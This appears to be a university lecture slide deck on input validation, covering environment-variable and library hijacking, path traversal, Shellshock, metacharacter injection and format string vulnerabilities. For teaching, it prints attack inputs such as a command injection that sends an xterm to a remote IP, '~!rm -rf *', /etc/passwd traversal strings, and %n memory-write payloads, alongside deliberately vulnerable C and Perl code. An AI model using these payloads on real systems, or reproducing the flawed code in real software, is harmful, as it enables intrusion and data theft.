Input Validation

Ibéria Medeiros
Departamento de Informática
Faculdade de Ciências da Universidade de Lisboa

TRUST AND TRUSTWORTHINESS

Trust and Trustworthiness

- Trust
  - ☞ The accepted dependence of a component on a set of properties (functional/non-functional) of another component or system
  - ☞ Trust is not absolute: the degree of trust placed by A on B is expressed by the set of properties that A trusts in B
  - ☞ Just like with people
- Trustworthiness
  - ☞ The measure in which a component or system meets a set of properties (functional and/or non-functional)

- A component can be trusted without being trustworthy
  - ☞ If A trusts B, then A accepts that a violation in those properties of B might compromise the correct operation of A

Trust and input

- Let us focus on the trust that is (mis)placed when an component performs an interaction, since most attacks use malformed input

- Attack surface: set of inputs of a program
  - ☞ sockets, web services, inter-process communication
  - ☞ APIs
  - ☞ Files used by the application
  - ☞ User interface (e.g., graphic user interface, command line)
  - ☞ Operating system (e.g., environment variables)

- **The golden rule**: **never trust input!**

DIFFERENT FORMS OF INPUT

Input: command line arguments

(Note: these issues are particularly relevant for example for programs setuid root <u>or</u> that run in privileged modes)

- An attacker can pass malformed program arguments to any program parameter, including the program name (big name → BO)
- Even if the shell imposes limits → the attacker does not need to call the program from a shell
- Example: consider the *program name* …

Input: passed by parent process

- Don't trust things left by the parent process
  - ☞ open file descriptors (what are those files? First created file has probably descriptor 3, but this is not guaranteed)
  - ☞ umask (since it is used to set default permissions of created files, it should be reset)
  - ☞ signal handlers (reset them)

What happens if an attacker controls these things?

Input: environment variables (I)

- Oracle 8.0.5 and 8.1.5:

  "The dbsnmp file executes the *chown* and *chgrp* commands on several files. It references these files without fully-qualifying the path. This allows an attacker to set the PATH environment variable to run the *chown* and *chgrp* commands on the attacker's version of the files. This vulnerability can result in an attacker gaining root access if the dbsnmp is setuid root."

- It is a good idea to set PATH and IFS
  - ☞ PATH=/bin:/usr/bin
  - ☞ IFS= \t\n -- characters the shell considers to be white spaces

Input: environment variables (II)

- **system**(command), **popen**(command, type) call the shell with the program's environment → <u>avoid both</u>

- Imagine a *<u>setuid program</u>* does

  system("ls")

- Attack 1: If an attacker sets PATH to '**.**' and:

  cp evil_binary ls

  ('**.**' in beginning of the path is always bad idea)

- Attack 2: If you reset PATH but include '**.**' in it:

  cp evil_binary l

  export IFS="s"

  *…works even if **.** is not in beginning of PATH if only 1 program **l***

Note: Attack 2 probably does not work anymore!

Input: environment variables (III)

- Bad solution: system("IFS=' \n\t'; PATH='/usr/bin:/bin'; export IFS PATH; ls");
- The attacker can do: export PATH=.;export IFS='IP \n\t'
  - ☞ I and P become spaces
  - ☞ the program will setup env vars FS and ATH, instead of IFS and PATH

Better alternative:

Note: the attack probably does not work anymore!

```
extern char **environ;
int i = -1;  char *b, *p;
static char *default_env [] = {
       "PATH=/bin:/usr/bin",
       "IFS= \t\n",
       0 };

while(environ[++i] != 0) ;    // go to the last var
while(i--) { environ[i] = 0; }  // clean
while(default_env[i]) { putenv( default_env[i++] ); }
```

Input: environment variables (IV)

- Can you trust dynamic lib in LD_LIBRARY_PATH?
  - ☞ LD_LIBRARY_PATH = /tmp/lib-malicious

Note: For security reasons, LD_LIBRARY_PATH is ignored at runtime for executables that have their setuid or setgid bit set.

- What environment variables are used by the libraries you use? If they do not do enough sanity checking
  - ☞ do it yourself *or*
  - ☞ set yourself the variable

Input: libraries

- Similar problem in Windows (before WinXP)
- Current directory is searched for DLLs before the system directories
- When you open a document in a directory, if there is a DLL needed in there, it is used
  - ☞ it can be malicious and do operations with the privileges of the application
- Solutions:
  - ☞ Directory does not give execute permission (does not let programs of DLLs there be executed)
  - ☞ Runtime validations to ensure that the DLL is the one intended
  - ☞ Provide full path for the DLL
  - ☞ WinXP and later: system directories are searched first

Path traversal attacks

- Imagine a CGI with Perl script
  - ☞ got an user name and printed some statistics by running:
  system(“cat”, “/var/stats/$username”);

- Path traversal attack
  - ☞ The attacker gives the following username:
    ../../etc/passwd

- Possible in many contexts

Command injection attacks

- Shellshock bash shell attack
  - ☞ Bash unintentionally executed commands when they were stored in specially crafted environment variables
  - ☞ A malicious function would be inserted in the environment
    - – *export function='() { :;}; echo Ready for the world?'*
  - ☞ When a bash shell script was run (e.g., due to some shell script in a web application), the environment variable list is scanned for values that correspond to functions (i.e., starts with ())
  - ☞ These functions are then executed on-the-fly, but affected versions of bash did not verify that the fragment were merely a function definition
    - – the screen would show: *Ready for the world?*

- Old Berkeley "mail" program
  - ☞ Executed a command when it saw **~!** in some contexts (e.g., in the body of a message)
  - ☞ A message with the following body would ... ~!rm –rf *

METADATA AND METACHARACTERS

Metadata and metacharacters

- Data often has associated some metadata (or meta-information)
  - ☞ Ex: strings are kept as characters + info about where it terminates
  - ☞ Ex: pictures or video are stored with data about size, etc.
- Metadata can be represented
  - ☞ <u>In-band</u>, e.g., strings in C (a special character is used to indicate the termination)
  - ☞ <u>Out-of-band</u>, e.g., strings in Java (the number of characters is metadata stored separately from the characters)
- In-band metadata for textual data is called **metacharacters**
  - ☞ Source of many vulnerabilities
  - ☞ Ex: \0 (end of string), \ or / (directory separator), . (Internet domain separator), @, :, \n, \t

Metacharacter vulnerabilities

- Vulnerabilities occur because
  1. the program trusts input to contain **only** characters (no metacharacters)
  2. but, the attacker introduces input **with** metacharacters

- They appear when constructing strings with
  - ☞ Filenames
  - ☞ Registry paths (Windows)
  - ☞ Email addresses
  - ☞ SQL statements
  - ☞ Add user data to a file

- **Solution**: **sanitize input from metacharacters!**
  - ☞ using *white listing* (preferable) or *black listing*

Typical attacks using metachars

1. Embedded delimiters: the application receives more than one kind of information separated by a delimiter

2. NULL character injection: the \0 character is interpreted in different ways by distinct components

3. Separator injection: the information may contain separators to divide it in parts (e.g., directory ´/´)

1.Embedded delimiters

- Suppose a passwd file with line format
  username:password\n
  ☞ 2 delimiters are used: **:** and **\n**

- Example of vulnerable code to update password (CGI written in Perl):

```
$new_password = $query->param('password');
open(IFH, "<passwords.txt");
open(OFH, ">passwords.txt.tmp");
while(<IFH>) {
   ($user, $pass) = split /:/ ;
   if ($user ne $session_username)
        print OFH "$user:$pass\n";
   else
        print OFH "$user:$new_password\n";
}
```

File:
...
bob:test
pirate:open
...

- What if user *bob* gives as password test\npirate:open ?

2.NULL character injection

- Depending on the context, sometimes ‘\0’ is considered to indicate end of string, and in others it doesn’t !

- Vulnerability in some CGIs
  - ☞Perl CGI that opens a text file and shows it
    - First tests if it has .txt extension
    - If user provides as input: passwd\0.txt
    - Perl does not consider the first \0 to terminate the string so it passes the test…
    - but the OS considers the string to be passwd
  - ☞With C/C++ not so simple
    - But <u>gets</u> reads characters from file until \n or EOF
    - Does not stop with \0

3.Separator injection

- **Command separators, <u>command injection</u>**

```
int send_mail(char *user) {
  char buf[1024];  FILE *fp;
  snprintf(buf, sizeof(buf), "/usr/bin/sendmail -s
  \"hi\" %s", user);
  fp = popen(buf, "w");
  if (fp==NULL) return -1;
  … write mail…
```

- User should be "user@host.com"
- What if it is "user@host.com; xterm --display 1.2.3.4:0" ?

```
/usr/bin/sendmail -s "hi" user@host.com;
xterm -display 1.2.3.4:0
```

☞ Sends xterm to remote machine!

Metacharacter: command separator

3.Separator injection (cont)

- **Directory separators**, cause truncation allowing a **path traversal attack**

```
char buf[64];
snprintf(buf, sizeof(buf), "%s.txt", username);
fd = open(buf, O_WRONLY);
```


- What happens if *sizeof(username)>=60* ?
- .txt is not appended so the code is vulnerable to path traversal
  - ☞ ../../../../etc/../etc/../etc/../etc/../etc/../etc/../etc/passwd
  - ☞ Files should be validated but first **canonicalized** as there are many ways to write it
  - ☞ Canonic form: /etc/passwd

FORMAT STRING VULNERABILITIES

Format string vulnerabilities (I)

- Appear in C in functions of the families
  - ☞ printf(), err(), syslog()

- Example: printf(“val = %d - %s\n”, i, s);
  - ☞ format string (“val…”) has the format specifiers (%d, %s)
  - ☞ parameters (*i, s*) are put in the stack before *printf* is called



Format string vulnerabilities (II)


- What can happen if the *format string* is controlled by an attacker? (not trustworthy)
  - ☞ Examples: **printf(s)** or **fprintf(stderr, s)**
  - ☞ *Crash*
  - ☞ *Print content of arbitrary memory addresses*
  - ☞ *Write arbitrary values in arbitrary memory addresses*

- Solution is simple: always write the format string in the program
  - ☞ **printf("%s", s)**

Printing content of memory (I)


```
main(int argc, char **argv) {
        printf(argv[1]);
}
```

- argv[1] = “**%08x**”
- prints 4 bytes (8 hex digits) *from the stack* because printf() expects the number to be printed with %08x to be in the stack



Printing content of memory (II)


- argv[1] = “**%s**” – what happens?
- Takes and dereferences *__from the stack__* an address of the place where the string is supposed to be
- Depending on the part of memory that is pointed, it will print that area until the first ‘\0’ is found
- Doesn’t do anything useful → next slide



Printing content of memory (III)

```
main(int argc, char **argv) {
     char buf[1024];
     strncpy(buf, argv1[1], 1023);
     buf[1023] = '\0';
     printf(buf);
}
```

- argv[1] = "**\x70\xF5\xF7\x77**%08x%08x…..%08 x**%s**"
- Prints = chars \x70\xF5\xF7\x77 + bytes from the stack + *content of address* 0x77F7F570 (reverse order because of little endian)
- Prints as characters, until the first '\0' appears
- Several addresses can be provided…



Writing to memory

- **%n** puts number of bytes printed so far in an integer
  - ☞ instead of only reading from memory, it allows to write in memory!
  - ☞ Ex: printf(“AAAAA**%n**”, &i) writes 5 in variable **i**
  - ☞ the memory address of variable **i** is in the stack
  - ☞ Ex: s= “AAAA**\x04\xF0\xFD\x7F**%08x….%08x**%n**”
  - ☞ writes the number of bytes printed in mem. position 0x7FFDF004
  - ☞ obviously we can insert several addresses in **s**
- **%07u** - 07 is minimum the number of bytes printed
  - ☞ allows to control the number to be written in memory
  - ☞ the value can be 07 or whatever (decimal)

Format string vul - summary

- printf(format_string, parameters…)
- the stack contains:
  - ☞ %08x → the number to print → read
  - ☞ %s → the address of the string to print → read
  - ☞ %n → the address where the value is stored → write

Bibliography

- M. Correia, P. Sousa, Segurança no Software, FCA Editora, 2017 (see chapter 7)

Other references: